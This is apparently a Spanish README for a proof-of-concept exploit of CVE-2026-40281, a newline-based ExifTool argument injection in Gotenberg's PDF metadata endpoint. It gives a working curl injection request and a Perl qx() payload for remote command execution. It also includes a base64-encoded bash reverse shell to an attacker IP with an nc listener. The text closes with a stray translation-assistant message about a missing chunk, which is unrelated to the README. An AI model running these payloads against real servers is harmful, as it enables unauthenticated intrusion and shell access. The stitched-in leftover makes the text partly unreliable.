 rabakuku/cve-2026-40281
Prueba de concepto en Python para CVE-2026-40281, una inyección de argumentos de ExifTool en el endpoint de escritura de metadatos PDF de Gotenberg que permite la manipulación de archivos y la ejecución remota de comandos.

Un PoC funcional para CVE-2026-40281
Gotenberg es una API sin estado basada en Docker para convertir documentos de Office, páginas HTML, archivos Markdown y otros formatos en PDF.
Gotenberg 8.30.1 y versiones anteriores son vulnerables a la inyección de argumentos en ExifTool en el endpoint de escritura de metadatos de PDF. Los valores de metadatos se pasan a ExifTool sin filtrar los caracteres de nueva línea, lo que permite a un atacante no autenticado inyectar argumentos adicionales y manipular archivos o ejecutar comandos. La vulnerabilidad se corrigió en la 8.31.0.
Referencias:
Ejecute el siguiente comando para iniciar Gotenberg 8.30.1:
docker compose up -d
Después de que el servidor se inicie, visite http://192.168.10.2:3000/health. Una respuesta JSON que contenga "status":"up" indica que el servicio está listo.
Gotenberg pasa argumentos a ExifTool uno por línea a través de su entrada estándar mediante go-exiftool. Los valores de metadatos no se sanean, por lo que un salto de línea dentro de un valor lo divide en múltiples argumentos, permitiendo a un atacante inyectar argumentos arbitrarios de ExifTool.
Antes de reproducir la vulnerabilidad, use poc.py para crear un PDF mínimo:
python3 poc.py -o test.pdf

Luego inyecta un salto de línea seguido del argumento -FileName de ExifTool en el valor de Title:
curl -s -w '\nHTTP %{http_code}\n' \
    -F '[email protected];type=application/pdf' \
    --form-string 'metadata={"Title":"test\n-FileName=/tmp/inject_proof"}' \
    http://192.168.10.2:3000/forms/pdfengines/metadata/write
El servidor vulnerable devuelve HTTP 404 porque ExifTool mueve el PDF procesado fuera de su ruta esperada. Verifique que el argumento inyectado creó /tmp/inject_proof:
docker compose exec web ls -l /tmp/inject_proof
La presencia de este archivo confirma la inyección de argumentos. Gotenberg 8.31.0 y versiones posteriores rechazan la misma solicitud con HTTP 400.
Usando la primitiva de inyección de argumentos anterior, se puede lograr RCE, por ejemplo con -Title<${PDFVersion;$_=qx(id)}. Este argumento utiliza la sintaxis de redirección -TAG<value de ExifTool: la función de formato avanzado ${PDFVersion;...} alimenta el valor de la etiqueta PDFVersion (presente en todo PDF válido) a la expresión Perl arbitraria que sigue al punto y coma, donde qx() ejecuta id y sobrescribe el valor de la etiqueta $_ con su salida, de modo que la salida del comando se escribe en los metadatos Title.
El endpoint de escritura de metadatos devuelve el PDF procesado en la respuesta HTTP, y el PoC lo envía al endpoint de lectura de metadatos para extraer Title y obtener la salida del comando. Además de -TAG<..., el argumento -if de ExifTool también ejecuta una expresión Perl arbitraria (originalmente usado para decidir si procesar un archivo), por lo que los comandos también pueden ejecutarse con qx() o system() dentro de él.

Ejecute el PoC contra el objetivo para ejecutar id y leer su salida desde los metadatos del PDF devuelto:
python3 poc.py -u http://192.168.10.2:3000 -c id
Añade -v para imprimir el PDF devuelto. Los bytes no imprimibles se sustituyen por puntos.
Un servidor vulnerable devuelve la salida del comando, lo que confirma que el comando se ejecutó como el usuario gotenberg:
[*] Target: http://192.168.10.2:3000
[*] Command to execute on the target: id
[+] Metadata written (HTTP 200), reading back the Title of the returned PDF
[+] Command output:
    uid=1001(gotenberg) gid=1001(gotenberg) groups=1001(gotenberg),0(root)
Paso 1: Codifica el payload de Bash en tu máquina Kali:
echo "bash -i >& /dev/tcp/192.168.40.3/1234 0>&1" | base64 -w 0
Paso 2: Asegúrate de que tu Listener esté abierto:
nc -lvnp 1234
python3 poc.py -u http://192.168.10.2:3000 -c "echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjQwLjMvMTIzNCAwPiYxCg== | base64 -d | /bin/bash"
I'm ready to translate chunk 19 of 19, but I don't see any content in your message. The INPUT section appears to be empty (only contains "---").
Please provide the Markdown content you'd like me to translate from English to Spanish, and I'll return only the translated text following all the rules you've specified.






